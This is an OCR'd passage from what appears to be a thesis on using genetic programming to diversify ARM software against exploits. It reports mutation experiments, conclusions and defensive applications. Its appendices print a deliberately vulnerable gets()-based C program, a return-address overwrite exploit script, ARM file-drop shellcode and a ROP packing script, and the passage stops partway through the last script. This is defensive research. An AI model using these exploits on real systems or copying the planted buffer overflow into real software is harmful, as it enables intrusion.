


Figure 64. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and only the conditional branch swap mutation in each generation, with $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.



nonfunctional individuals quickly multiply leaving no functional individuals in the population by the fifth generation.

Figure 65. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and all Phase II mutations in each generation, with $Pr(mutation) = 0.01$ for each instruction for deletion, $Pr(mutation) = 0.01$ for each block for deletion, and $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.



The experiment providing the best results comes from the use of both the block delete and conditional branch swapping mutations together. Figure 66 presents these results. The population steadily produces more individuals that are cured of the undesirable behavior while maintaining approximately 50% functioning throughout. In the last few generations approximately 75% of the functioning individuals within the population are also cured. Excluding the block delete mutation while retaining the conditional branch swap and single instruction delete does not produce favorable results.

Figure 67 provides a clear decrease in the number of functional individuals including those vulnerable and cured. Finally, Figure 68 again shows a decreasing number of functional individuals. It shows the results for the experiment using both the single

Figure 66. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and block delete and conditional branch swap mutations in each generation, with $Pr(mutation) = 0.01$ for each block for deletion and $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.






Figure 67. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and single instruction delete and conditional branch swap mutations in each generation, with $Pr(mutation) = 0.01$ for each instruction for deletion and $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.



instruction and block delete mutations.

Figure 68. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and instruction and block delete mutations in each generation, with $Pr(mutation) = 0.01$ for each instruction for deletion and $Pr(mutation) = 0.01$ for each block for deletion.



The outcome of the data from the search operators is fairly clear that the single instruction delete mutation is too granular and therefore too destructive. This makes sense as deleting a single instruction is prone to breaking fragile computer programs. While this can be helpful to disrupt undesirable behaviors such as the Easter egg in the test program, it is difficult to maintain functional individuals. Once the number of nonfunctional individuals becomes too great, the population trends towards all being nonfunctional. On the other hand the conditional swap and block delete mutations show promise in maintaining a functional population and also removing undesirable behaviors.

6.2.3 Phase II Search Operators Hypothesis 3: Diversity Correlation.

Hypothesis: Better diversity using the `SSDeep` derived metric in a population will correlate with and therefore indicate increase number of individuals cured of the

tested vulnerability.

In light of the analysis in the previous section, Section 6.2.2, diversity analysis will be limited to experiments excluding the single instruction delete mutation.

Figure 69 provides the diversity box plots by generation of the experiment with the block delete and conditional branch swap mutations active. In general the population has a slightly decreasing (improving) trend in diversity score. Additionally, it appears that both vulnerable and cured individuals are converging.

Figure 69. Geometric means of `SSDeep` pairwise similarity scores of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and block delete and conditional branch swap mutations in each generation, with $Pr(mutation) = 0.01$ for each block for deletion and $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.





Figure 70 shows diversity results from the block delete experiment. Once again the diversity metrics have a slight decreasing trend and appear to be converging.

Finally, Figure 71 provides diversity results from the experiment with only the conditional branch swap mutation active. Similar to the Phase I stack padding mutation, swapping the condition of a jump is a relatively small change to a program's composition but can have a large effect to its behavior. This is evident in the number

Figure 70. Geometric means of `SSDeep` pairwise similarity scores of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and only block delete mutation in each generation, with $Pr(mutation) = 0.01$ for each block for deletion.




of cured individuals previously presented in Figure 64. Despite the relatively high rate of cure within the population, not much diversity is detected. Of note on this outcome is that the `GcdEaster` test program is fairly simple with just a few conditional jumps. For this reason, the amount of diversity possible from the conditional branch swap is limited.

6.3 Phase II Results Summary

The chapter presents the results from Phase II of the research that use operators that do not necessarily retain semantics of the starting program. Section 6.1 provides a failed attempt to map avionics to a class of formal automata such that their behavior equivalence is a decidable problem. Instead the conclusion is drawn that such a any system that can be modeled using automata for which the equivalence problem is decidable could also be perfectly tested preventing the inclusion of unknown behaviors. Thus, in the experiments presented in this chapter, testing is used to ensure

Figure 71. Geometric means of `SSDeep` pairwise similarity scores of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and only conditional branch swap mutation in each generation, with $Pr(mutation) = 0.1$ for each conditional branch to swap its conditions.



desired behaviors are retained. Section 6.2 provides results from those experiments showing the success of the approach and the efficacy of Phase II operators to remove undesirable behavior.

VII. Conclusions

This chapter presents the conclusions drawn from this research effort, presents assumptions and identifies threats to validity, and provides research direction for future work. Section 7.1 provides conclusions on search operators from Phase I. Section 7.2 provides conclusions on the `SSDeep`-based diversity metric. Section 7.3 presents conclusions drawn from Phase II search operators. Section 7.4 provides a review of assumptions and threats to validity of the presented research. Section 7.5 provides suggestions for future related work. Next, Section 7.6 provides contributions this research makes towards cyber security applications. Finally, Section 7.7 provides final conclusions for the research.

7.1 Phase I Search

Phase I semantics-preserving search operators were successful in finding resilient individuals to the buffer overflow exploits presented; however, they failed to prevent integer and float overflow exploits.

From closer analysis it became apparent that NOP insertion, block splitting, block reorder and function reorder mutations all cured the LR attack by altering the memory location of the target function. This would require an attacker to tailor an exploit to each individual by altering the hardcoded address within the exploit. Alternatively, the stack padding mutation alters the allocation of memory varying the amount of padding required for a successful exploit. Once again an attacker would be required to tailor an exploit to be successful against an individual variant. This became apparent when only the stack padding mutation provided a method to cure the ROP attack.

The previous conclusion, however, suggests the possibility that diversifying the layout of supported libraries as well as the test program would allow the layout-

changing mutations to contribute. This is also discussed as potential for future work. An additional related observation is that the inclusion of layout-out changing mutations aided in the ROP experiments in that the increase in the number of cured individuals each succeeding generation became a more steadily increasing, although slower, trend rather than a steeper ascent followed by oscillation that occurred with stack padding by itself. It is unclear if this increase would continue and reach a similar or even higher number of individuals cured beyond the 10 generations.

7.2 Population Diversity Metric

Finding a reliable diversity metric that correlates diversity to rate of cure proved troublesome. Recall that diversity metrics are limited to only non-functional characteristics as semantics-preserving search operators ensure all individuals retain the same specified behavior. Pilot research ruled out the use of file size and execution time as individuals showed little or no variance after mutation.

The use of `SSDeep` to derive an acceptable individual metric proved successful in some aspects but in others it did not. Namely, `SSDeep` did not show a correlation of diversity measurement with rate of cure. However, the LR and ROP exploits' shared underlying buffer overflow vulnerability brings to light that without knowledge of an exploit, a diversity metric that correlates with rates of cure may be indeterminable. The diversification of `CombinedModerate` and `CombinedComplex` which each have vulnerabilities in the forms of a buffer overflow as well as integer and float overflows also demonstrate that while a diversification metric may indicate diversity within a population of programs, there may be no effect on the number of individuals cured. This further demonstrates the possible requirement of knowledge of a vulnerability

Also of note is that in Phase I there was no reliable convergence of diversity metrics. This suggests that `SSDeep` was doing very little to actually guide beyond

a random search. This is in contrast to the diversity observed in Phase II. Namely in experiments containing the block delete mutation, there is a converging trend within the diversity scores. Recall that in Phase II selection is primarily decided by retention of desired functionality and only secondarily done using the individuals' diversity scores. This convergence trend is therefore attributed to the functionality check.

7.3 Phase II Search

Phase II experiments provided insight into the use of non-semantics-preserving mutations. With the goal of removing undesirable but specified behavior, the implemented search operators were intentionally destructive and were largely successful.

While the granularity of the single instruction delete mutation was anticipated to be a strength it was observed to instead be a weakness. Deleting a single instruction out a sequence of instructions leaves a hole with high probability of rendering the program nonfunctional. Even deleting a single instruction from within the undesirable behavior may allow the individual to pass standard functionality checks but ultimately fail when tested for cure and the alteration is finally exercised.

While the conditional branch swap mutation produced high numbers of cured individuals, it lacked the ability to generate substantial measurable diversity by itself. The block delete mutation was also successful in producing cured individuals by itself; however, when paired with the conditional branch swap mutation, the paired experiment outperformed the experiments of each individual by itself.

7.4 Threats to Validity

This section reviews assumptions and threats to validity of the presented research. The first assumption is that the test programs, vulnerabilities, and associated exploits

are sufficiently similar to their counterparts in real-world systems to allow generalization of their results to that environment. The use of self-developed test programs allowed for intentional inclusion of vulnerabilities and corresponding withheld knowledge of exploits. This allowed for rapid maturation for testing the GP techniques; however, this testing is only valid if the test programs, vulnerabilities, and exploits tested are representative of those found and used in real-world systems. If this is not the case, then results presented of the successes of GP techniques to build resiliency against them must be interpreted tentatively.

The next assumption is that the generated data in this research is representative of other populations and data that are also reachable using the same stochastic search methods. Using a stochastic search such as GP does not guarantee the discovery of the best solutions. Further, discovered solutions can vary greatly depending on chance. Therefore, it is possible that experimental results do not reflect the greater solution space. Stochastic searches are generally run multiple times to lower this risk. Unfortunately, the computational complexity of this task is too great to do so for this effort.

Finally, in Phase II the assumption that a test program can be quickly tested for desired behavior should be noted. While the simple test program `GcdEaster` is used in this research, real-world software programs are necessarily more complicated. With this increased complexity also comes the requirement of additional tests to ensure desired functionality is retained. While software tests should exist for real-world software, their integration into the GP fitness function for every individual may prove computationally infeasible for vast populations and multiple generations.

7.5 Future Work

This section provides directions for future work to follow this effort to make results more robust, expand application, and continue the exploration of GP techniques future in evolving resilient software programs.

Future research could benefit from additional data collection. GP is a stochastic search. For this reason the outcome of every experiment, every generation, and every individual is probabilistic. Each experimental run and required follow-on analysis takes time and effort. However, additional experiments producing more data could allow for more certainty in conclusions drawn from this research.

In addition to rerunning the experiments as presented, variations on the experiments could provide additional insight. Parameters that could be easily modified are the probabilities associated with each mutation operator, the population size, and the number of generations. The value of each of these parameters was selected based on initial observations or previous research that inspired its value; however, these parameters have not been optimized. As the results revealed from this research, mutations may require a probability of activation linked to the size of the test program.

Follow on research could benefit by implementing additional search operators. While the GP framework is now in place, additional search operators could be added. While this task is not as easy as was originally hoped following the analysis in Section 5.1.3, there are an infinitude of semantics-preserving mutations that could be applied. Discovering the subset of those that have effects and are able to be implemented within the current framework is the challenge. Increasing the number of implemented mutation and recombination operators could assist with finding resiliency against old and new exploits alike. Improving search operators already implemented could also be productive. In particular, implementing a recombination operator that preserves the reordering of functions may provide improved results.

Another follow-on direction to consider is to include additional vulnerabilities. Recall this effort focused on vulnerabilities deemed most critical to avionics systems. While buffer overflow, integer overflow and float overflow vulnerabilities were studied for this effort, there are different implementations of these vulnerabilities that may behave differently. Additional types of vulnerabilities, discovered and perhaps even some yet undiscovered, could be studied using the GP techniques presented or similar adaptations.

Additionally, and in a direction related to additional vulnerabilities, is exploring different exploits. The buffer overflow vulnerability in particular lends itself to an infinitude of potential behaviors as many exploits can be shown to be Turing-complete. Exploits developed for this research were trivial in complexity to ensure ease of testing and reversal of effects to quickly determine cure rates of an entire population of programs. Exploits that are resistant to ASLR and DEP would be of particular interest but were beyond the scope of this effort.

The next area of future research to consider is additional test programs. Not all implementations of a vulnerability are the same. Similarly, the application of GP diversification to supporting libraries should be investigated. While results from this work showed that the stack padding mutation was the only implemented mutation that could disrupt the ROP exploit, in theory diversifying the linked `libc` library itself could also prevent this attack. Similarly, future test programs could be real-world vulnerable software rather than laboratory test programs. Additionally, a Phase II test program that does not have additional behaviors included would be an interesting experiment.

While `SSdeep` was used successfully in this research as a diversity metric, additional indicators should be sought to help overcome its shortcomings for future work. Different metrics may be required for different exploits.

Currently the ARM ISA is the only supported architecture. Future work could further expand support on both ARM and potentially add or switch to an additional ISA. The parser developed for this effort is not exhaustive in its implementation to ARM as even being Reduced Instruction Set Computer (RISC) there is a vast number of instructions and conditionals in particular. Beyond ARM is also the support of co-processor instructions. For this reason, instructions were included on an as-needed basis.

7.6 Contributions

This section presents the contributions this research makes to computer science and cyber defense in light of the results presented. While this research focuses on automation of diversification of software, the application of this diversity could be matured into several defensive applications. The following subsections discuss several of these applications in more detail.

7.6.1 Proactive Defense.

Perhaps the simplest application of the resulting diversity is its use as a proactive defense by configuring otherwise identical systems. Diversity software executing on otherwise systems will challenge attackers by disrupting their "break one, break all" advantage. Instead, a successful attack on each target potentially requires a tailored exploit. Development of these multiple attacks demands additional attacker time and resources and also decreases the rate of success for the attack. These factors may dissuade and frustrate some attackers.

The use of a proactive defense also lends itself well to the use of attritable aircraft as well as UAV swarms. Attritable aircraft is an area of research pursuing the use of low-cost, expendable UAVs for dangerous missions. These systems would operate in

hostile, contested environments and would benefit from diverse software since previous versions may be compromised, reverse-engineered, and targeted with tailored exploits. Similarly, UAV swarm research considers controlling teams of increased numbers of remotely piloted platforms that work together to accomplish a mission. While a team may consist of identical platforms, their software need not be a mono-culture leaving the entire swarm vulnerable to a reusable attack. Instead a diversified collection of software exhibiting the same desired functionality could be deployed across the swarm providing it with cyber resiliency.

7.6.2 Decrease in Stealth of Attacks.

Proactive diversity can also decrease the stealth of ongoing attacks. Successful attacks are generally difficult to detect by the targeted system. A successful remote exploit replaces the targeted software without any indications of compromise. However, an exploit that is not correctly tailored to the specific vulnerabilities of a particular platform is likely to fail while creating detectable events on the target system. These may include errors or warnings, infinite loops, or crashing of the software. While these events are undesirable on critical systems, they could be used as valuable indicators of an ongoing attack. Proactive diversity that requires an attacker to try several tailored exploits would make these events more frequent in a contested environment. Paired with a system sensor for self monitoring, the use of diverse software could yield a valuable cyber sensor assisting in real-time detection and defense against incoming attacks.

7.6.3 Attack Response.

The next application of diverse implementations is as a response to the ongoing, successful exploitation of a particular version of the diversified software. Assuming

the successful attack is detected, a precomputed, distinct version of the software could be started to regain functionality. Without diversity, a system that can detect such an attack is left with few choices that restore functionality other than simply restarting the same vulnerable software. By instead replacing the known vulnerable software with a distinct version, the system may be able to recover full functionality and adapt to an ongoing attack, becoming immune to the current exploit.

7.6.4 N-Variant.

Finally, in critical systems, the use of N-variant voting for cyber resiliency could also be used. As previously noted, developing distinct software has been a manual and therefore costly approach reserved for only the most critical systems. With automation however, this approach becomes significantly more cost effective. In an N-variant system, multiple versions of the software are run concurrently, receiving the same inputs and voting according to their computed outcomes. When a majority agree, the minority — assumed to be compromised — can be disregarded, restarted, or swapped with distinct versions to overcome an ongoing attack. In this way, cyber resiliency is greatly increased, requiring an attacker to simultaneously compromise the majority of the distinct versions to avoid detection and successfully exploit the system.

7.6.5 Automated Patching.

The final application leverages GP to conduct automated patching. While not an immediate response, repairing flaws represented in the population of diverse software implementations can mitigate future attacks. In each of the previously discussed applications, systems can collect real-world instances of attempted exploits. These stored inputs then can be used as negative tests across the population to ensure

proper execution. By removing vulnerable individuals, the remaining population is strengthened and hardened against the now known attack. This automation could greatly speed the development and deployment of patches against zero-day exploits. Also, using the automated search of GP to find viable solutions may also decrease the expertise required to develop patches.

7.7 Conclusion

The ongoing struggle between offensive and defensive cyber is asymmetric in favor of the attacker. While a defender must defend all parts of a system from exploit, an attacker only requires one vulnerability. Further, due to the "mono-culture" of computer systems an attacker can invest time and resources to develop a single attack with reasonable confidence that it will work not only on a single targeted system but also on clone systems with similar configurations. This yields to the attacker the advantage of "break one, break all."

While not the whole solution to cyber defense, this research contributes a cost-effective technique to disrupt this asymmetric advantage of "break one, break all." While not removing vulnerabilities as they are assumed to be yet unknown, the application of GP techniques presented in this research diversifies a single starting program into a collection of diverse implementations with diverse vulnerabilities. Phase I ensures each of these resulting variants shares the specified behavior of the starting program by construct. However, their newly realized diversity can thwart certain types of exploits that rely on implementation specifics. Phase II considers the reality that not all specified behavior is desirable. As such, destructive mutations remove undesirable behaviors while regression tests ensure retention of those that are desired.

The adoption of techniques from the presented research could have application in cyber defense in favor of the defender in the following ways. Diversified targets

would increase the amount of time, effort, and resources required for attackers to find successful and reliable exploits. Diversified targets could reduce the chances of successful cyber attack. Multiple attempted exploits to overcome diverse targets could decrease the stealth of an ongoing attack. And finally, a collection of diverse implementations could provide a viable response to an ongoing attack that not only restores full functionality but also has the potential to adapt a system to no longer be vulnerable to an ongoing cyber attack with a tailored exploit.

Appendix A. BufferSimple.c Test Program Source Code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
void lose();
void win();
void lose()
{
    printf("code flow was not changed\n");
}
void win()
{
    printf("code flow successfully changed\n");
    fflush(stdout);
}
int main(int argc, char **argv)
{
    char buffer[64];
    gets(buffer);
    lose();
}
```

Appendix B. BufferSimple Test Program Block Parsed Assembly

```
@BlockParsed
@**********************Start of Preamble**********************
    .arch armv6
    .eabi_attribute 28, 1
    .eabi_attribute 20, 1
    .eabi_attribute 21, 1
    .eabi_attribute 23, 3
    .eabi_attribute 24, 1
    .eabi_attribute 25, 1
    .eabi_attribute 26, 2
    .eabi_attribute 30, 6
    .eabi_attribute 34, 1
    .eabi_attribute 18, 4
    .file        "stack4Flush.c"
    .text
    .section        .rodata
    .align        2
@**********************End of Preamble**********************
@**********************Start of Block 1 **********************
.LB1:
.LC0:
    .ascii        "code flow was not changed\000"
    .text
    .align        2
@**********************End of Block 1 **********************
@**********************Start of Block 2 **********************
.LB2:
    .global        lose
    .arch armv6
    .syntax unified
    .arm
    .fpu vfp
    .type        lose, %function
lose:
@ args = 0, pretend = 0, frame = 0
@ frame_needed = 1, uses_anonymous_args = 0
    push { fp , lr }
    add fp , sp , # 4
    ldr r0 , .L2
    bl puts
    b .LB3
@**********************End of Block 2 **********************
@**********************Start of Block 3 **********************
.LB3:
    nop
    pop { fp , pc }
@**********************End of Block 3 **********************
@**********************Start of Block 4 **********************
.LB4:
.L3:
    .align        2
@**********************End of Block 4 **********************
@**********************Start of Block 5 **********************
.LB5:
.L2:
    .word        .LC0
    .size        lose, .-lose
    .section        .rodata
    .align        2
@**********************End of Block 5 **********************
@**********************Start of Block 6 **********************
.LB6:
```

```
.LC1:
    .ascii        "code flow successfully changed\000"
    .text
    .align        2
@**********************End of Block 6 **********************
@**********************Start of Block 7 **********************
.LB7:
    .global        win
    .syntax unified
    .arm
    .fpu vfp
    .type        win, %function
win:
@ args = 0, pretend = 0, frame = 0
@ frame_needed = 1, uses_anonymous_args = 0
    push { fp , lr }
    add fp , sp , # 4
    ldr r0 , .L5
    bl puts
    b .LB8
@**********************End of Block 7 **********************
@**********************Start of Block 8 **********************
.LB8:
    ldr r3 , .L5 + 4
    ldr r3 , [ r3 ]
    mov r0 , r3
    bl fflush
    b .LB9
@**********************End of Block 8 **********************
@**********************Start of Block 9 **********************
.LB9:
    nop
    pop { fp , pc }
@**********************End of Block 9 **********************
@**********************Start of Block 10 **********************
.LB10:
.L6:
    .align        2
@**********************End of Block 10 **********************
@**********************Start of Block 11 **********************
.LB11:
.L5:
    .word        .LC1
    .word        stdout
    .size        win, .-win
    .align        2
@**********************End of Block 11 **********************
@**********************Start of Block 12 **********************
.LB12:
    .global        main
    .syntax unified
    .arm
    .fpu vfp
    .type        main, %function
main:
@ args = 0, pretend = 0, frame = 72
@ frame_needed = 1, uses_anonymous_args = 0
    push { fp , lr }
    add fp , sp , # 4
    sub sp , sp , # 72
    str r0 , [ fp , # - 72 ]
    str r1 , [ fp , # - 76 ]
    sub r3 , fp , # 68
    mov r0 , r3
```

```
    bl gets
    b .LB13
@**********************End of Block 12 **********************
@**********************Start of Block 13 **********************
.LB13:
    bl lose
    b .LB14
@**********************End of Block 13 **********************
@**********************Start of Block 14 **********************
.LB14:
    mov r3 , # 0
    mov r0 , r3
    sub sp , fp , # 4
@ sp needed
    pop { fp , pc }
    .size        main, .-main
@**********************End of Block 14 **********************
@**********************Start of Postamble**********************
    .ident        "GCC: (Raspbian 8.3.0-6+rpi1) 8.3.0"
    .section        .note.GNU-stack,"",%progbits
@**********************End of Postamble**************************
@Number of Instructions: 34
@Number of Instruction Blocks: 8
```

Appendix C. LR Exploit: Jump to "Win" Function

```
#!/usr/bin/env python3
#encoding: UTF-8
#BufferSimple_LRExploitPY3.py
from subprocess import Popen, PIPE
import os
import sys
def main(argv):
    buffer = 68
    fill ='A'*buffer
    inputString = fill + '\x0c\x05\x01\x00'
    exploitString = "code flow successfully changed"
    cproc = Popen("./"+argv[0], stdin=PIPE, stdout=PIPE,
        encoding='cp1252',text=True)
    output = cproc.communicate(inputString)[0]
    print(output)
    if exploitString in output:
        print("True")
    else:
        print("False")
if __name__=="__main__":
    main(sys.argv[1:])
```

Appendix D. ROP Exploit: File Drop Payload

This appendix provides the reader details into the ROP exploit developed. The shellcode payload follows in section D.A followed by the tailoring and packing of the attack to the `BufferSimple` test program in section D.A. Similar tailored exploits were developed to target `CombinedModerate` and `CombinedComplex` test programs. Section D.A then is the test that tests every individual for cure against the ROP exploit. It calls the specified packed payload which should correspond to the test runs directory also provided.

D.A File Drop Payload Shellcode Generator: CreateShellCode.c

```
//CreateShellCode.c
#include <stdio.h>
char *shellcode = "\x01\x60\x8f\xe2"     // add  r6, pc, #1
                  "\x16\xff\x2f\xe1"     // bx   r6
                  "\x78\x46"             // mov  r0, pc
                  "\x10\x30"             // adds r0, #16
                  "\xff\x21"             // movs r1, #255    ; 0xff
                  "\xff\x31"             // adds r1, #255    ; 0xff
                  "\x01\x31"             // adds r1, #1
                  "\x08\x27"             // adds r7, #8
                  "\x01\xdf"             // svc  1
                  "\x40\x40"             // eors r0, r0
                  "\x01\x27"             // movs r7, #1
                  "\x01\xdf"             // svc  1
                  "\x2E\x2f\x70\x77"     // .word    0x77702f74
                  "\x6E\x65"             // .short   0x656e
                  "\x64";                // .byte    0x64
int main(){
    fprintf(stdout,"Shellcode length: %d\n", strlen(shellcode));
        fprintf(stdout, "%x\n",shellcode);
    (*(void(*)()) shellcode)();
    return 0;
}
```

D.A FileDrop Packing Script: BufferSimple_ROPFileDropExploit.py

```
#!/usr/bin/python
#BufferSimple_ROPFileDropExploit.py
from struct import pack
from subprocess import Popen, PIPE
import os
from io import StringIO
import sys
def packExploit():
    libc = 0xb6de0000 #libc base address (-lm flag large virtual pi libc2.19)
    fileDrop='\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x10\x30\xff\x21\xff
    \x31\x01\x31\x08\x37\x01\xdf\x40\x40\x01\x27\x01\xdf\x2e\x2f\x70\x77
    \x6e\x65\x64'
    payload = 'A'*68 # Padding until PC crashes
    payload += pack('<I', libc + 0x0000522d) # Gadget offset
    #0x0000522d bx sp  libc 2.19 (Use this one)
    payload += fileDrop
    return payload
def printPayload():
    payload = packExploit()
    print payload
if __name__=='__main__':
    printPayload()
```

D.A FileDrop Exploit Test: FileDropExploitTest.py

```
#!/usr/bin/python
#FileDropExploitTest.py
from struct import pack
from subprocess import Popen, PIPE
import os
from io import StringIO
import sys
